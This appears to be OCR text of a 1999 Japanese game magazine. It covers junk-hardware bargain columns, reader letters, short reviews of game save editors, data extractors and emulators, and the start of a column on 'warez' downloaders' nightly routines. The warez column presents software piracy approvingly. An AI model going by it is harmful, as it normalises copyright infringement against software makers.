●マッピーには、息子がいます。ハッピーとラッピー。ファミコンソフト『マッピーキッズ』に出てきます。（奈良県奈良市/人気募集）㊙マッピーの相手は誰なんだろう。そのうちマッピーの性生活を描いた同人誌が出たりしてね。誰も描かなそうだけど。

Road to Shopping Master GL買い物術 東日本

志賀和人

進学、就職など新しい生活が始まる季節です。新居は新しい家具でビシッと決めたいところですが、少しでも安くすませたいところでしょう。そんなときこそ、このコーナーを参考にしてくださいね。

お手ごろ価格のMacをみかけたら、スペックなど気にせず、すぐに買ってしまうバリバリのMac野郎。今月も1台を9,800円でゲット（起動せず）!!

QV-7000SX

49,800円（ヨドバシカメラ千葉店）

やっぱりデジカメといったらこれですね。QV-5000SXに続いて132万画素CCDを搭載したハイエンドQVです。

QVシリーズのボトルネックとなっていた「内蔵メモリ」仕様が、この機種からカシオや他社メーカーのPDAに採用されているCFカードへ変更になりました。そのため、出先でのメモリ不足も解消。

また、従来のQVシリーズ用接続キット（ソフトはハイブリッド版が標準添付）がそのまま使用できるので、余計な出費が抑えられます。従来機種からの買い替えに適しているでしょう。

そろそろ200万画素が市場に増えてきそうなデジカメ事情ですが、日常生活で使うならこのクラスでも十分。専用紙を使えばかなりきれいな画像が撮れますよ。


<写真1>デジカメの画素数はこれからも大きくなり続ける。買うタイミングが大切。

CFカード/48Mバイト

19,800円（アイツー東京3号店B1F）

デジカメに限らず各社PDAにていろいろ使用機会の多いCFカードですが、いかんせん、まだまだ非常に高価ですよね。しかしながら、そこは天下の秋葉原、コツコツ探せばなんとかなるもので、かなり安めのCFカードをみつけてきました。

GREEN HOUSE製のパッケージ品で、信頼性もバッチリ。むろん、新品で保証付のうえ、購入時には対応機種の確認までやってくれました。ゲームラボ史上まれにみる安全な買い物(?)でしょう。



<写真2>ケーブルでデジカメとパソコンを直接つないでいたときと比べると、段違いの転送速度だ。


5x86アクセラレータ

3,800円（PCネット）

「私の会社、まだ486なんです」というあなた、朗報です。不況の折、いつまで経っても新しいマシンが導入されないがために、まだまだこの世に存在してしまっている486マシ〜ンたちを救済いたしましょう。

さん然と輝く緑のヒートシンクがまぶしい、Cyrix製5x86とゲタのセットです。推定対応機種ですが、486DXはもちろん、DX2やDX4（こっちの場合はゲタいらず）を搭載したマシンであれば、「たぶん」アップグレードできます。

また、いつものことながらジャンクだったので、キャッシュコントロール用のソフトなんて気の効いたものは付いてません。なんとか自分で探してください。



<写真3>たとえ486マシンでも工夫して、快適な環境を目指せ。


●ドリキャスをブレイクさせるにはメディアミックスしかありません。というわけでコロコロコミックで「ドリキャスロッキー」連載希望。（三重県桑名市/せきひん）㊟あさいもとゆき先生ならマガジンの『ドリキャスを作った男たち』より1万倍くらいよさそうだしね。

シュレッダー
3,280円（メディアバレー千葉店）


みなさん、クレジットカードやキャッシュサービスの利用明細って、どうしてます？　まさか、このハイテク犯罪が多いご時勢にそのままなんの気なしにゴミ箱にポイとかいって捨ててませんか？　かといって、ビリビリと細かく破くのもけっこう面倒なんですよね。

そんなときにはこの1台があるとものすごく便利。A4サイズのコピー用紙を1度に4枚まで裁断してくれるコンパクトシュレッダーです。もちろん、バリバリの電動式。

普通のオフィスにあるような、箱型ではないので、出てきた紙を受けるゴミ箱が別途必要ですが、簡単なラックの上に置いておけば自然にゴミ箱に入っていってくれます。やっぱり、プライバシーは自分で守らねば。



<写真4>家庭用だが、電動というのがポイント。



コピー用紙もこのとおりバッサリ。みごとなまでの裁断ぶり。


PowerMac6100
9,800円（PCネット）

すいません、またまた変なMacをみつけてしまいました。足がとれ、フタが半開きのみるも無残な6100なのですが、よ〜く見ると意外となかはキレイだったりします。

「お、またもや!!　ラッキー」とおもったのもつかの間、CD-ROMやFDD・HDDなどのパーツはそのまま残っていたのですが、Macにとって1番肝心なROMが挿さっていないじゃありませんか。ありゃりゃ。

う〜ん、これではどうやっても起動は不可能。つまりは、部品取りにしかならないということです。それでも、FDD単品だけ買ってきたと思えば、けっこう安い買い物かもしれません。部品取り用の材料をみつけるのもジャンク漁りの目的のひとつですからね。


<写真5>外見はまさに半病人状態だが、ROM以外の部品はまだまだ使える状態だ。



電子手帳接続キット
100円（MaxBUG）

シャープ製の電子手帳というと、いまではザウルスシリーズが有名ですが、それ以前にも何種類かの電子手帳がシャープから発売されていました。そんな、昔の電子手帳とMacをつなぐ、かなりレアなアイテムを発見。

パッケージの内容を見る限り、シャープ製電子手帳のほぼ全機種に対応しているのですが、その分データ転送時の使用制限があるようです。まぁ、基本的なテキストデータの吸い出しはどの機種でも共通でできるので、有名どころの表計算ソフトと併用すれば、昔の電子手帳でも多少は使いやすくなるでしょう。



<写真6>これさえあれば電子手帳とパソコンのコンビネーションも冴えまくるぞ。

《今月紹介したお店》

■ヨドバシカメラ千葉店　043-224-1010
■アイツー東京3号店　03-3254-1213
■PCネット　03-3733-1441
■メディアバレー千葉店　043-224-9700
■MaxBUG　03-3255-6451

この価格は、1999年2月15日現在のものです。在庫の有無、価格は変更されることがあります。

●ファミコンショップのくせにプレステとサターンとドリキャスとNintendo64とスーファミのソフトしか置いてないんですけど…。（埼玉県川越市/ロマンス）　㊙こういう店ってドリキャスが廃れるころになってもファミコンショップなんだろうね。いやあ、ファミコンは偉大です。

Road to Shopping Master GL買い物術

西日本 松桜長敏

大人気のポケットステーションですが、一時期、インターネットの掲示板では1万円の値段がつけられて売られていました。数年後にこのコーナーで「20円で売っていました」と書けるとおもしろいのですが…。


「ジャム ステーション」所属、趣味の電気屋、副業の保険代理店も続けている。過去に培った技術は某ゲームに活用されて発売。自称人気フリーライター。

富士通専用通信モデム

200円（アウトレット）

富士通専用の通信モデムをみつけました。富士通専用というところに引っかかりを感じますが、9600bpsモデムがこの値段で手に入るのは魅力です。ただ、富士通のシリーズって最初からモデム内蔵ですから、壊してしまった人、もっと遅いモデムを使っている人にしか役立ちませんけどね。

基本的にDOS/Vなので、うまくいけば富士通以外のマシンでも動くかもしれませんが、ドライバを必要とする可能性があるので確認が必要。外付けモデムが格安で出回っている現在、内蔵にこだわる必要はありませんが、200円なら予備に1つ買っておくのもよいのでは?



〈写真1〉9600bpsなので、インターネットをするのにはチトきついか。メールの送受信なら使えそう。

VIDEO DIGITIZER

1,980円（アウトレット）

RS232Cケーブルを使って、モデム経由で自分が持っているビデオカメラの画像を取り込むための装置です。これと家庭用ビデオカメラを使えば、インターネット電話がテレビ電話（静止画）に早変わりします。ビデオ映像やテレビ番組でも取り込めるので、使いかたはいろいろと考えられます。

ただし、前提としてモデムにRS232Cケーブルを接続しなければなりません。また、モデムを経由するので画面が劣化します。そのあたりが多少気になりますけど、通常のインターネット電話を使う際に高精密画像だと重くてしかたありません。性能としては十分でしょう。

〈写真2〉使うとおもしろいが、それなりのマシンパワーが必要だ。


カーアダプタ

380円（ALGOくずは店）

「カラーでなければゲームボーイではない」というような状況になってきましたが、ゲームボーイの旧型を使っている人もまだけっこういるのではないでしょうか? 車のシガレットソケットから電源を取れる旧ゲームボーイ専用のアダプタケーブルです。

最近は格安の元祖ゲームボーイのアクセサリ関係をあちらこちらでみかけるようになってきました。ゲームボーイソフトのリリースもふたたび増えてきたことですし、いまが買いどきといえるかもしれません。

今回のような途中で電池がなくなる心配のない車載ケーブルを使えば、助手席の人は高速道路が渋滞しているときでも楽しく遊べます。運転手はくれぐれも運転中には遊ばないようにご注意ください。



〈写真3〉電力消費の大きい初代ゲームボーイ。これでエネルギー問題も解決だ。

●男開呼なら裸ソフト。安いし。ゲームのやりかたは試行錯誤で学ぶべし。（東京都練馬区/とんた） ㊙昔のファミコンソフトなら操作がシンプルだから説明書なんかなくても大丈夫かもしれないけど、最近のRPGは複雑になるいっぽうだからねぇ。CD-ROMはあまり裸で売ってないけど。

グラフィックカード
2,400円（ソフマップザウルス館5F）

ATI-RAGE Ⅱのボードです。このボードでDVDの再生ができます。DVD-ROMを持っていても、グラフィックカードが未対応では映像を見ることができませんからね。


これからマシンを組み立てようと考えている人は、組み立てたあとの使い道にも気を付けてパーツをそろえるとよいでしょう。最近はDVDユニットもかなり買いやすい値段になってきましたし、頭の片隅にでもおぼえていてください。

〈写真4〉うわさのプレステ2はDVDを採用すると発表されたのだが…。

シャープ14M-552C
10円（ソフマップ2号館1F）

たとえ店頭で「ジャンク品・壊れています」との表示付きで売られていても、たまには使えることもあるので冒険してみるのもよいでしょう。ただし、今回のモニタは解像度が640×400しかないので、MS-DOS使用のPC-98の画面しか映りません。

PC-98モニタなら粗大ゴミを探せばけっこうみつかりますが、今回のブツと比べてどちらのほうが実際に使えるのかは謎に包まれています。今回は10円ですが、パーツ取りに使うのならいろいろ取れてオトクですよね。



〈写真5〉すっかり黄色くなって気合いの入ったモニタ。部品取りで有効活用しよう。

アスキー グリップ
480円（ALGOくずは店）


スーパーファミコン用の片手コントローラです。『ミニ四駆レッツ＆ゴー』セッティングシートが付いてきました。

アスキーグリップは数種類パッケージが出ていますが、中身は同じでも値段が違ったりします。今回は『レッツ＆ゴー』のおまけがついているのに、ノーマルバージョンよりもさらに安く売っていました。まさに「バンドルものは旬を過ぎれば大きく値崩れるの法則」に従っていますね。スーファミのコントローラは、中身が同じなら値段も同じにしておけばいいのに…。


〈写真7〉片手で使うコントローラ。慣れるまでがひと苦労。

64GBパック
800円（ファン倶楽部）

Nintendo64本体に挿し込んで、ゲームボーイの『ポケモン』をプレイできます。このパックとNintendo64を持っていれば、ゲームボーイカラーを持っていなくても、大画面で色付きゲームを楽しむことができます。サウンドもシッカリとした音が聞こえるので、ゲームボーイのソフトかどうか一瞬わからなくなりますよ。



〈写真6〉『ポケモンスタジアム』を買うとついてくるぞ。



64GBパック対応ソフトがないと遊べない。

ひょっとしてビジュアルメモリやポケットステーションのアイデアはこのあたりからできてたりして…。「Nintendo64のソフトがゲームボーイで遊べるアダプタっていうのも作ってくれたらいいのになぁ」と考える今日このごろです。

《今月紹介したお店》

■ソフマップ2号店1F
06-6634-8881
■ソフマップザウルス館5F
06-6634-4152
■アウトレット　06-6636-8751
■ファン倶楽部　0720-98-0090
■ALGOくずは店
0720-67-3765

この価格は1999年2月10日現在のものです。在庫の有無、価格は変更されることがあります。

●「3分ハッキング」ではパスワードの話がよく出てきますが、パスワードといえばファミコンの『覇者の封印』です。なんと120文字。うげっ。（福岡県福岡市/のんぼり）　㊎1度パスワードを写し間違えたら2度とやりたくなくなるゲームだったよね。

ゲーム改造ツール

『Palette』リアルタイムメモリエディタ
Unoshin

http://www.lares.dti.ne.jp/~unoshin/


フェアリーテールの『Palette』の改造ツール。ゲーム中にリアルタイムでメモリのなかを参照して書き替えることができる『ExSTAND』ライクなツールだ。キャラクターパラメータのモニタ、書き替え、CG100%が可能になっている。また旧版から解析処理の改良などバージョンアップがされているので、各自チェックしてみよう。

ゲーム改造ツール

WinMemory
Meyer

http://www.odysseus.co.jp/~meyer/home.htm

Windowsで動作する各種ゲームのセーブデータを、かんたんに保存するための管理ツールである。コンシューマゲーム機なみの操作で、セーブファイルや回想モードフラグを一元的に管理することができる。使ってみればその便利さがわかるだろう。最新バージョンでは『なりゆきRomance』、『春風少女』が追加された。




汎用ゲーム改造ツール

ED Ver0.12
SYSTEM LABO

http://www.win.ne.jp/~takeru/


ED（エディー）は汎用ゲーム改造ツールだ。プラグイン形式で対応ソフトが増やせるのが、大きな特徴となっている。改造初心者でも簡単に扱える。一部の例外を除き、レジストリからファイルの位置を検索するので、わざわざ手動でファイル位置を指定する手間が省けるのも便利だ。レジストリキーのクリエイトもサポート。



Digital Underground New Review

PCゲーム世代のための今月の改造ツール

げれげれ




『P.S.』の改造ツールである。機能としては「すべての告白文をONにする」、「すべてのCGをONにする」、「各キャラのラストシーンへジャンプする」といったもの。なお、このツールはゲームのデバッグモードを呼び出す仕組みで動いているため、ゲームを起動させてからツールを実行しなければならない。

ゲーム改造ツール

『P.S.』CG 100%そのほかツール
Unoshin

http://www.lares.dti.ne.jp/~unoshin/




上で紹介した汎用ゲーム改造ツールEDのプラグイン集。解凍して「Plugins」フォルダに入れるだけで動作する。どれもこれも美少女ゲームのものばかりなので、使いがいがあるだろう。3月1日時点で111ものED用プラグインが発表されている。希望者にはプラグインの制作方法も教えてもらえるそうなので、挑戦してみてはどうだろうか。

ゲーム改造ツール

ED用プラグイン
SYSTEM LABO

http://www.win.ne.jp/~takeru/

Dengeki
ソフト館☆Game Converter



Windows95/98用『がんぶる！』の音声ファイルをWAVEに変換してくれるツール。対象となるのは、“ BGM.PB”、“SE.PB”、“VOICE.PB”の3つのアーカイブファイルだ。これらのなかに音声が格納されている。WAVEに変換すると、大量のファイルになるためハードディスクの空き容量には気をつけておこう。

データ吸い出しツール

『がんぶる！』音声コンバータ
猫山ぼるか

http://www.dengeki.ne.jp/soft/conv/index.html

●『ファイナルファンタジーVIII』でGFを取り忘れまくってます。あっ、でも改造すればいいんだ。（神奈川県横浜市/痰昆布）　改造は便利だけど、コレクター魂を非常になえさせるんだよね。改はステータス以外は極力改造しないようにしています。


データ吸い出しツール

『マール王国の人形姫』BMP変換ツール

Melody-Yoshi

http://www.alles.or.jp/~melody/

プレイステーションの『マール王国の人形姫』のアイテムイラストの画像データをビットマップファイルに変換してくれるツール。Windows95/98のDOSプロンプトで動作するが、ウィンドウからのダブルクリックでも問題なく動作するので、コマンドラインが苦手な人も心配ない。ただ、MS-DOSだけでは動作しないので注意。



ゲーム改造ツール

『サナトリウム』CG&回想フル

J.J

http://member.nifty.ne.jp/~J_J/

『サナトリウム』のセーブデータを改造して、CGと回想を全部見られるようにしてくれるツールがこれだ。使用するには、まず一度でもゲームを起動してセーブデータを作っておく。そして改造ツールを実行すると、それだけでCGモードがすべてONになる。「終了しました」とメッセージが出たら処理は完了だ。


データ吸い出しツール

『まじかるカナン』テキスト化ツール

でれつき

http://member.nifty.ne.jp/deretuki/


テリオスの『まじかるカナン』のメッセージファイル“＊.scd”をテキストファイルへ変換するツール。DOS汎用で動作する。吸い出しの手順は、新しいディレクトリにすべてのツールファイルと、ゲームフォルダから拡張子が“＊.scd”のものをコピーし、DOSプロンプトから“go.bat”を実行するとテキストファイルができあがる。




PCゲーム世代のための 今月の改造ツール

げれげれ


Digital Underground New Review



人気プレイステーションゲーム『エリーのアトリエ』のCGをBMPに変換してくれるツール。対象となるのは、拡張子が“＊.ARC”、“＊.AR2”といったアーカイブファイルである。指定にはワイルドカードも使用できるので、面倒なことはない。使用の際には、ハードディスクの空きを十分に確保したうえで使って欲しい。



七珍万宝から発売されている『すい～とSummerDreamin'』のCGを全部見られるようにする改造ツール。改造対象ファイルは、インストール先ディレクトリの“config.dat”である。実行はこのプログラムを起動するだけの簡単操作。ファイルを直接書き替えるため、念のためにバックアップは忘れずにとっておこう。



Windows95/NT4.0上でプレステのムービーを再生する『PsxPlay』がVer 1.08から1.16へバージョンアップした。1番の特徴は『FF8』のムービー再生に対応したこと。ほかに変更した点は、常にウィンドウを最前面に表示可能にしたこと、画面をBMPファイルで保存可能になったところだ。

データ吸い出しツール

『エリーのアトリエ』BMP変換ツール

Melody-Yoshi

http://www.alles.or.jp/~melody/

ゲーム改造ツール

『すい～とSummerDreamin'』CGフル化

J.J

http://member.nifty.ne.jp/~J_J/

データ吸い出しツール

プレステ動画再生 PsxPlay

Hurricane

NiftyServe FGALAM LIB:9 #1121

●スコールはGLAYのボーカルに似ているといわれているが、それは違うぞ。あのモデルは俺だ？（北海道札幌市/自称8頭身）●普段ゲームをやらないOLがCMのスコールにだまされてゲームを買ったはいいが、難しいので中古屋に売りまくっているそうです。犯人は君か。

ゲームボーイエミュレータ

はろーGB ぽっぷ

http://www.geocities.com/RodeoDrive/Mall/2560/gb/

Windowsプラットフォームのゲームボーイエミュレータ。マニュアル類はとくに付属しないが、難しい操作が必要というわけでもないので、理解に困ることはないだろう。ゲームがウィンドウから動作しない場合には、"/nosound"というDirectSoundの初期化をさせないオプションをつけて起動させてみよう。

X1エミュレータ

X1 EMU ver0.2D KM

http://www.geocities.co.jp/SiliconValley-SanJose/3949/

PC-8801など、懐かしいコンピュータのエミュレータが多く登場しているなか、満を持して登場したのがX1のエミュレータである。DOS汎用だが、起動と同時にメニューが起ち上がるので、操作は楽。なお、作者のホームページにはプレステのパッドをパソコンにつなげる"PadKey98"もアップされている。


マルチアーケードエミュレータ

Raine ver0.18

Antiriad & Raine Team

http://www.rainemu.com/

M68000とM68020のマルチアーケードエミュレータということで、『ダライアス』や『ニンジャウォリアーズ』など、タイトーやジャレコの懐かしいタイトルがメインとなる。DOS用だが非常に使いやすいGUIを装備しており、マウス操作からディスプレイやコントローラ、ディップスイッチの設定もできるぞ。



Digital Underground New Review

サイバネティック世代のための今月のエミュレータ

げれげれ

DOS用のゲームボーイエミュレータ。ゲームボーイカラーにも対応しており、『ドラクエモンスターズ』などもフルスクリーンで実機どおりに動作する。速度を重視したい人にはお勧め。スーパーゲームボーイにも対応しているので、白黒ソフトに色を付けて楽しむこともできるぞ。このバージョンからは、2Pプレイにも対応した。

ゲームボーイエミュレータ

DBOY ver0.43

某吉

http://members.xoom.com/foo01/

『飛翔鮫』、『鮫！鮫！鮫！』に始まって、いまや縦スクロールシューティング専門のマルチアーケードエミュレータといった感のある『Shark』がバージョンアップした。現在の対応ソフトは前述のほか『究極タイガー』、『達人』、『ゼロウィング』、『タイガーヘリ』など合計10本。動作条件はDirectX 6.0以上が必要とのこと。

マルチアーケードエミュレータ

Shark ver3.0

Carl-Henrik Skstedt & Magnus Danielsson

http://www.classicgaming.com/sys2064/

Windows用のゲームボーイエミュレータである。ゲームボーイカラーには対応しているが、スーパーゲームボーイについてははいまのところ未対応…と、ちょっと順番が普通のエミュレータと逆なような気が…(笑)。マニュアルテキストの類がいっさい付属していないが、メニュー類が全部日本語なのがうれしい。

ゲームボーイエミュレータ

GBEmu ver0.42.4

Downtown Boy

http://members.tripod.com/~gbemu/


●飯野賢治さんは300万本RPGを作っているそうですが、もし、ドリキャスで出すつもりならハードがそこまで出まわるんでしょうか？（千葉県市川市/ぼんくら）㊟ドリキャスなら300万本売れなくても言いわけしやすいからね。まあ、飯野さんが言いわけするとは思いませんが…。

ファミコンエミュレータ

NextFCE ver0.06
grugru

http://www.geocities.co.jp/SiliconValley-PaloAlto/8854/

bero氏が制作したファミコンエミュレータ『fce 0.01』のFreeBSDへの移植版。UNIXは現在エミュレータシーンでも注目されている。かなり多くのマッパに対応しているようなので、ほとんどのゲームは動くのではないだろうか。今回のバージョンアップでも18のマッパに新たに対応し、9つのマッパに修正が加わっている。




プレステエミュレータ

PSEmu ver1.0.21β
PSEmu Team

http://www.psemu.com/

ついにプレステエミュレータのWindows版が登場した。DOS版『PSEmu』の実績があるため、すでに一部ゲームの動作も確認されている。もっとも、かなりのマシンパワーが必要となる。やはり『Virtual Game Station』のあとでは、満足できるレベルとは言い難い。IDEのCD-ROMドライブからの読み出しも可能だが…。



ファミコンエミュレータ

iNES ver1.0
Marat Fayzullin

http://www.komkon.org/fms/iNES/

ファミコンエミュレータの長い歴史のなかでも、もっとも古い部類に入るであろうMarat Fayzullinの『iNES』が、とうとうバージョン1.0になった。このバージョンで、いままでは不完全だったディスクシステムのサポートが、ようやく正式なものとなる。またサウンドをMIDIにダイレクトセーブできる機能も付いているぞ。

げれげれ


サイバネティック世代のための 今月のエミュレータ Digital Underground New Review

『UltraHLE』とは“ULTRA64 High Level Emulator”の略である。初の完全動作N64エミュレータとしてネットの話題をさらったソフトである。動作させるにはVooDooビデオカードが必須となっているが、Glideエミュレータを併用して普通のビデオカードで動かすこともできる。残念ながら配布は中止となってしまった。

N64エミュレータ

UltraHLE
Epsilon and RealityMan

http://www.emuunlim.com




『JFF』とは“Just for Fun”の略のこと。ちょっとマイナーな1980年代中ごろのアーケードゲームのエミュレータだ。起動はコマンドラインオプションに続いてゲーム名を入力すればよいのだが、ゲームのROMごとにディレクトリを作っておかなければならないので注意。現在での対応ゲームは『AMBUSH』など8種類。

マルチアーケードエミュレータ

JFF ver0.18
Roberto Ventura

http://www.davesclassics.com/multi-arcadeemu.html



フリーのPC-Engineエミュレータとして人気を誇る『HU6280』のWindows版がバージョンアップした。今回の目玉は、やはりサウンド機能のサポートだろう。作者が推薦する動作環境は、333MHzのCPUとRAM 64Mバイトというものであるが、サウンド機能を完全に実現するためには、Pentium Ⅱの450MHzは必要になる。

PC-Engineエミュレータ

HU6280 ver1.89β
jamsponge

http://www.hu6280.com/

●『ポケモンカードGB』でカードを集めまくっています。2,000枚を超えました。(東京都江戸川区/江尾アン) ㊙『遊戯王』よりもおもしろいのに売り上げは負けているんだよね。ところで、この間5,000枚以上持っている人がいたぞ。10,000枚を超えたらまた報告してね。

アナーキック世代のための W@REZをめぐる冒険

Text by げれげれ

The Adventure of W@REZ

これまでさまざまなウェアーズやウェアーズに関するソフト、逸話を紹介してきました。しかし、実際にウェアーズの世界の住人（=ワレザー）とは、いったいどんな人たちなのでしょうか？ 今回はそんな彼ら（とくにウェアーズをダウンロードする人たち）の実態に迫ってみましょう。


ワレザーの世界とその日常

ひとくちにワレザーといっても、表の顔はさまざまです。老若男女を問わず、社会人もいれば学生もいます。とはいっても、ワレザーには1つの決まった生活パターンがあります。夜11時をすぎてからインターネットへのアクセスを開始するという生態です。電話好きはもちろん、あまりインターネットに興味のない人でも知っている“テレホーダイ”（一定の月額料金で、夜11時から翌朝8時まで電話が使い放題になるNTTの電話料金サービス）。ほとんどのワレザーがこの時間を利用してネットへの接続を行います。


もちろん、いくら“テレホーダイ”だからといってやみくもに接続しているわけではありません。また、日本ではこの“テレホーダイ”を使ってインターネットへ接続するのが一般的であるため、回線自体が非常に混み合います。加えて“テレホーダイ”のサービス対象となる電話番号はたったの2種類。そのため、ワレザーは2つのサービス対象となる電話番号に、同じプロバイダの違うアクセスポイントを登録しています。『RASUP』に代表されるダイヤルアップ接続監視ソフトを使って夜11時に自動接続し、翌朝8時には自動切断という方法をとっているのです。

“テレホーダイ”タイムが終われば、ひたすらダウンロードしたファイルのチェックがはじまります。たいていのワレザーは、とうてい1日ではダウンロードしきれないほどの量を予定に入れているので、ダウンロードが終了する前に各サイトの管理者によってファイルが削除されることも少なくありません。大量に分割されたファイルの場合、そのうちの1ファイルが欠けただけでも、残りのファイルが無意味なモノになってしまいます。こうなれば、未ダウンロードファイルは思いきってあとまわしにしてしまうのが最良の手段といえるでしょう。ダウンロードツールの定番『ReGeT』は、こちらからアクセスができなかったり、途中で打ち切られた際には赤く“!!”というマークが付くので、ひとめで区別できます。そうして、次のウェアーズのダウンロードを開始するわけです。

さて、ダウンロードが順調に進んでいけば、次にすることはお気に入りウェアーズサイトの更新チェックです。『WWWC』といった更新チェックソフトは、ワレザーには欠かせない必須アイテム。というのも、ウェアーズの世界は、サイトの寿命が極端に短いからです。なんらかの



ダイヤルアップ接続監視ソフト『RASUP』。ワレザーにとっては初期装備といえる。



IRCで情報交換しつつ、ウェアーズのダウンロード。じつに機能的なデスクトップだ。

●やるドラは新しい作品が出るごとに着実に本数を減らしていますね。（新潟県長岡市/ぶんぶく） ㊙せっかくテレビで「ラドルヤ」という番組までやっていたのにね。っていうか、あの番組全然おもしろくなかったぞ。販促になったんかい。

理由でサイトが移転した場合、短期間ではありますが、移転先のアドレスが掲示されるのが普通です。このときチェックを怠れば2度とそのサイトに出会えないかもしれません。そのためワレザーにとって、更新チェックこそが、ウェアーズの世界とつながりを持つための生命線といっても過言ではないでしょう。

こまめに更新をチェックし、新しいウェアーズがアップされれば、すかさずダウンロード予定に組み込む。もしリンク先が増えていれば、当然そのサイトにアクセス——こうして、新たなウェアーズ関係サイトへの足がかりをみつけていくのです。新しいサイトをブックマークに追加すると、あらかたネットサーフィンを終えます。たまに"窓の杜"などで自分の使用しているフリー＆シェアウェアの更新チェックを行い、あとは朝までソフトにまかせたダウンロードを続行するのです。

ワレザーのコミュニケーション

ところで、はたしてワレザーはどのようにお互いのコミュニケーションをとっているのでしょうか？　よく用いられるのはサイトに設置された掲示板です。

ウェアーズの世界ではダウンロードした場合、お礼のひとことを掲示板に記しておくことが礼儀となっています。また、リクエストなどもここで行うのが一般的です。

